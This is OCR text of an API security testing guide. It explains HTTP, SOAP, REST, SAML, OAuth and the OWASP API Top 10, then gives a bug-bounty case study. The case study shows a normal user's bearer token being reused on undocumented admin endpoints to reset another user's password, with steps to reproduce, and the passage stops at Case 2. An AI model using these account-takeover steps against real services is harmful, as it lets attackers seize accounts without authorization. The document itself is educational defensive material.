
API SECURITY TESTING

API is the acronym for Application Programming Interface, which is a software intermediary that allows two applications to talk to each other. Each time you use an app like Facebook, send an instant message or check the weather on your phone, you're using an API. It is a set of rules that allow programs to talk to each other. The developer creates the API on the server and allows the client to talk to it.

From banks, retail and transportation to IoT, autonomous vehicles and smart cities, APIs are a critical part of modern mobile, SaaS and web applications and can be found in industries internal software applications. By nature, APIs expose application logic and sensitive data such as Personally Identifiable Information (PII) and because of this have increasingly become a target for attackers. Without secure APIs, rapid innovation would be impossible.




API Security focuses on strategies and solutions to understand and mitigate the unique vulnerabilities and security risks of Application Programming Interfaces (APIs).

TABLE OF CONTENTS

I. Introduction

What Actually an API is?

API is a messenger between client app and server which allows them to speak with each other. Application programming interface it specifies how software components should interact with each other.




KNOW YOUR TARGET:


If you are going to test for API Security, then you have to understand its perimeters.

HTTP REQUEST METHODS:

HTTP defines a set of request methods to indicate the desired action to be performed for a given resource. Each of them implements a different semantic.



HTTP METHODS RESPONSES:



Common Status Codes:

200 OK - The request has succeeded. The meaning of the success depends on the HTTP method

301 Moved Permanently - The URL of the requested resource has been changed permanently. The new URL is given in the response.

302 Found - This response code means that the URI of the requested resource has been changed temporarily.

400 Bad Request - The server could not understand the request due to invalid syntax. The client must authenticate itself to get the requested response.

403 Forbidden - The client does not have access rights to the content.

404 Not Found - The server can not find the requested resource.

405 Method Not Allowed - The request method is known by the server but has been disabled and cannot be used.

429 Too Many Requests - The user has sent too many requests in a given amount of time ("rate limiting").

500 Internal Server Error - The server has encountered a situation it doesn't know how to handle.

501 Not Implemented - The request method is not supported by the server and cannot be handled.

502 Bad Gateway - While working as a gateway to get a response needed to handle the request, got an invalid response.

503 Service Unavailable - The server is not ready to handle the request. Common causes are a server that is down for maintenance or that is overloaded.

HEADERS:

Common Request Headers:

Host: Specifies the domain name of the server (for virtual hosting), and (optionally) the TCP port number on which the server is listening.

Referer: The address of the previous web page from which a link to the currently requested page was followed.

User-Agent: Contains a characteristic string that allows the network protocol peers to identify the application type, operating system, software vendor or software version of the requesting software user agent.

Cache-Control: Directives for caching mechanisms in both requests and responses.

Connection: Controls whether the network connection stays open after the current transaction finishes.

Accept: Informs the server about the types of data that can be sent back.

Accept-Encoding: The encoding algorithm, usually a compression algorithm, that can be used on the resource sent back.

Cookie**:** Contains stored HTTP cookies previously sent by the server with the Set-Cookie header.

Common Response Headers:

Set-Cookie: Send cookies from the server to the user-agent.

Cache-Control: Directives for caching mechanisms in both requests and responses.

Content-Length: The size of the resource, in a decimal number of bytes.

Content-Type: Indicates the media type of the resource.

UNDERSTAND REST & SOAP WEB SERVICES ?

SOAP Web Services:

SOAP (Simple Object Access Protocol) is a standards-based web services access protocol that has been around for a long time. Originally developed by Microsoft, SOAP isn't as simple as the acronym would suggest.

- A XML based message protocol
- Uses WSDL for communication b/w consumer & provider.
- Invokes Service by calling RPC method
- Used only XML

SAMPLE SOAP REQUEST:

```
POST /InStock HTTP/1.1
Host: www.example.org
Content-Type: application/soap+xml; charset=utf-8
Content-Length: nnn

<?xml version="1.0"?>

<soap:Envelope
```

```
xmlns:soap="http://www.w3.org/2003/05/soap-envelope/"
soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">

<soap:Body xmlns:m="http://www.example.org/stock">
  <m:GetStockPrice>
    <m:StockName>IBM</m:StockName>
  </m:GetStockPrice>
</soap:Body>

</soap:Envelope>
```

RESPONSE:

```
HTTP/1.1 200 OK
Content-Type: application/soap+xml; charset=utf-8
Content-Length: nnn

<?xml version="1.0"?>

<soap:Envelope
xmlns:soap="http://www.w3.org/2003/05/soap-envelope/"
soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">

<soap:Body xmlns:m="http://www.example.org/stock">
  <m:GetStockPriceResponse>
    <m:Price>34.5</m:Price>
  </m:GetStockPriceResponse>
</soap:Body>

</soap:Envelope>
```

REST Web Services:

REST (Representational State Transfer) is another standard, made in response to SOAP's shortcomings. It seeks to fix the problems with SOAP and provide a simpler method of accessing web services.

- Follows rest architecture
- Uses xml & json to send & receive data
- Simply calls service via url path

- Transfer over HTTP

SAMPLE RESTFUL REQUEST:

```
GET /api/v1/employees HTTP/1.1
Host: dummy.restapiexample.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dummy.restapiexample.com/
Connection: close
Cookie: redacted
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

RESPONSE:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: Content-Type, X-Requested-With,
X-authentication, X-client
Cache-Control: max-age=31536000
Content-Type: application/json;charset=utf-8
Referrer-Policy:
Response: 200
Server: nginx/1.16.0
Set-Cookie: ezoab_133674=mod1; Path=/; Domain=restapiexample.com;
Set-Cookie: ezoadgid_133674=-1; Path=/; Domain=restapiexample.com;
Set-Cookie: ezoref_133674=; Path=/; Domain=restapiexample.com;
Set-Cookie: active_template::133674=pub_site.1591694637; Path=/;
Domain=restapiexample.com;
Content-Length: 2649
Connection: close

{"status":"success","data":[{"id":"1","employee_name":"Tiger
Nixon","employee_salary":"320800","employee_age":"61","profile_ima
ge":""}]}
```

API URI DESIGN:

REST APIs use Uniform Resource Identifiers (URIs) to address resources.

URI = scheme://authority/path[?query][#fragment]

E.g: https://api.github.com/users/username

KNOW YOUR VULNERABILITIES:

The area of security vulnerabilities is a diverse field. There are many different attacks with different methods and targets. One way to categorize vulnerabilities is by target area:

- **Application layer**: Issues in the hosting application server and related services (e.g. message parsing, session hijacking or security misconfigurations)

- **API / Component**: Functional issues in the actual API (e.g. injection attacks, sensitive data exposure, incomplete access control)

API AND OSI LAYERS:

Application Layer :

This Layer is home to Application Programming Interfaces (API) that allow resource sharing, remote file access, and more

- Layer 7 is the point at which customers will directly engage with your business.
- The application layer identifies communication components, determines resource availability.
- Layer 7 interacts with both the end user (whether that's a programmer or a customer) and the application, analyzing the traffic on this layer provides a level of granularity that other layers lack.

- This layer is what allows access to network resources.
- HTTP, Telnet, FTP, SMTP you'll likely recognize its most common protocols.
- For example, analyzing L7 traffic in real time gives security teams the ability to detect suspicious behavior like malicious DDoS traffic and mitigate the threat without impacting legitimate visitors.


SAML AND OAUTH AUTHENTICATION:

SAML:

The Security Assertion Markup Language (SAML) is a standard authentication (and occasionally authorization) protocol which is most often used by web application single sign-on (SSO) providers to relay credentials between an identity provider (IdP) which contains the credentials to verify a user and a service provider (SP) which is the resource that requires authentication. SAML uses extensible markup language (XML) metadata documents as its tokens for an assertion of a user's identity.

- Single Sign-on (SSO) is an authentication service that allows users to utilize a single set of credentials to access multiple applications
- Security Assertion Markup Language (SAML) is one of the ways one can implement SSO
- Simply, SAML amounts to a protocol for authenticating to web applications.

SAML Authentication Flow:



1. We try to access some protected resource

2. The server where that resource resides (Service Provider) doesn't know us, so it generates a SAML Request to be sent to the Identity Provider. This would be like showing up to Germany without our passport and getting sent back to the US to get our passport before being able to get into the country.
3. After generating the SAML Request, the SP redirects us to the IdP. Note: The SAML Request passes through our browser on the way to the IdP.

4. The IdP receives the SAML Request
    a. The IdP provides some means of authentication; a login form or something similar.
    b. Step 4b (not pictured) - The IdP validates us as a legitimate user that should be allowed to access the resource included as part of the SAML Request

5. The IdP creates a SAML Response. The SAML Response contains the SAML Assertions necessary for the SP. The Assertion usually includes the following information at a minimum: Indication that the Assertion is from the correct IdP, a NameID attribute specifying who the user is, and a digital signature. The SAML Response also passes through our browser.

6. The IdP redirects us to the SP's Assertion Consumer Service (ACS) URL. The

ACS is simply the URL on which the SP expects to receive SAML assertions.

7. The ACS validates the SAML Response.


8. We are allowed to access the resource we originally requested.

OAUTH:

OAuth, or Open Authentication, is also an AuthN/AuthZ protocol used for secure authentication needs. Like SAML, OAuth requires an identity provider as the source of truth for authenticating user access. OAuth uses its own XML documentation for authentication tokens, but can also use JavaScript Object Notation (JSON) for tokens as well

- It is an Authorization Framework
- Enables a third application to obtain limited access to a service
- Like, we have “Login with Google” buttons on various websites which gets an access token from the user from Google and uses limited information from Google to create an account.

OAUTH Authorization Flow:



1. The application requests authorization to access service resources from the user. The application needs to provide the client ID, client secret, redirect URI and the required scopes.

2. If the user authorizes the request, the application receives an authorization grant

3. The application requests an access token from the authorization server by presenting authentication of its own identity, and the authorization grant

4. If the application identity is authenticated and the authorization grant is valid, the authorization server issues the access and refresh (if required) token to the application. Authorization is complete.

5. The application requests the resource from the resource server and presents the access token for authentication

6. If the access token is valid, the resource server serves the resource to the application

OWASP'S ROLE IN API SECURITY:

The Open Web Application Security Project (OWASP) is a non-profit, collaborative online community behind the OWASP Top 10. They produce articles, methodologies, documentation, tools, and technologies to improve application security.

Since 2003, OWASP Top 10 project has been the authoritative list of information prevalent to web application vulnerabilities and the ways to mitigate them with a complete cheatsheet. In 2019, OWASP started an effort to create a version of their Top 10 dedicated specifically to API security. The first OWASP API Security Top 10 standard list was released in end of year 2019

OWASP API Security Top 10 Vulnerabilities

1. Broken object level authorization
2. Broken authentication
3. Excessive data exposure
4. Lack of resources and rate limiting
5. Broken function level authorization

6. Mass assignment
7. Security misconfiguration
8. Injection
9. Improper assets management
10. Insufficient logging and monitoring

We will be going to discuss various cases studies, we are going to refer applications as target.com, domain.com, example.com or redacted.com

Case Studies

1. Broken API Authorization

Case 1: Escalating Privileges Due to Poor Authorization Implementation.

Summary:

Poor implementation of authorization compromises attackers to delete accounts, takeover the accounts also leaks Information like user full name, Email addresses and employer without user interaction.

Background:

Authorization occurs after your identity is successfully authenticated by the system, which gives you full access to resources according to specific roles. Authorization verifies your rights to grant access to the resources. An unclear separation between administrative and regular functions tends to lead to authorization flaws. If an attacker accesses the unauthorized system, an attacker can exploit it in terms of Elevation of privileges, disclosure of confidential data, gain access to other user's resources and data, and/or compromising admin level accounts.

Tl;dr: The server wasn't checking if the authorization bearer token belonged to a normal user or a superuser.

Description:

Researcher testing at `academy.target.com` subdomain and looking for some hidden endpoints and analyzing the workflow of the app, meanwhile he Bruteforce the subdomain for hidden directories in background. Finally, he found an endpoint `academy.target.com/api/docs` which contains API documentation which briefs about structure of requests and responses it uses.

On browsing to the endpoint, he found the page to be extremely similar to Swagger UI (this site didn't use swagger though). It also had a button simply called "Authenticate", and clicking on it navigated to a login page but it threw an "Account not authorized" message if the researcher tried logging in with his normal account.


But, Further found other endpoints like in documentation:

```
/poweruser/add
```

```
/poweruser/delete
/user/delete
/user/create
/user/user_logged_in
/user/profile
```

It seemed like these endpoints should be reserved for internal/super users use only.

The Documentation page:




Directly calling the endpoints without any API token or authorization header resulted in:


The website didn't seem to offer any API, and the researcher couldn't find any way to generate an API token. But, he noticed many requests had an authorization bearer token. So, he decided to simply copy the header and include it in the calls to the API endpoints he found. The researcher created another account and tried to change its password, with a POST request to api/user/edit and Got Success!. The documentation detailed the parameters he needed to delete/take over/create new accounts and do some other bad things.

Steps to Reproduce:

1. Create two accounts, one as the victim and another as the attacker.

2. Make a simple POST request with Authorization Bearer token on endpoint `academy.target.com/api/user/edit` with the attacker account and try to change the password of the victim account.





3. Got Success! Changed the password of the victim account with the attacker (normal user) account authorization token.

Case 2: Various API Issues Due to The Same Authorization Token For All.

Summary:

The researcher is able to leak the users' information and able to change random users' data due to the same fixed authorization token for all users.

Background:

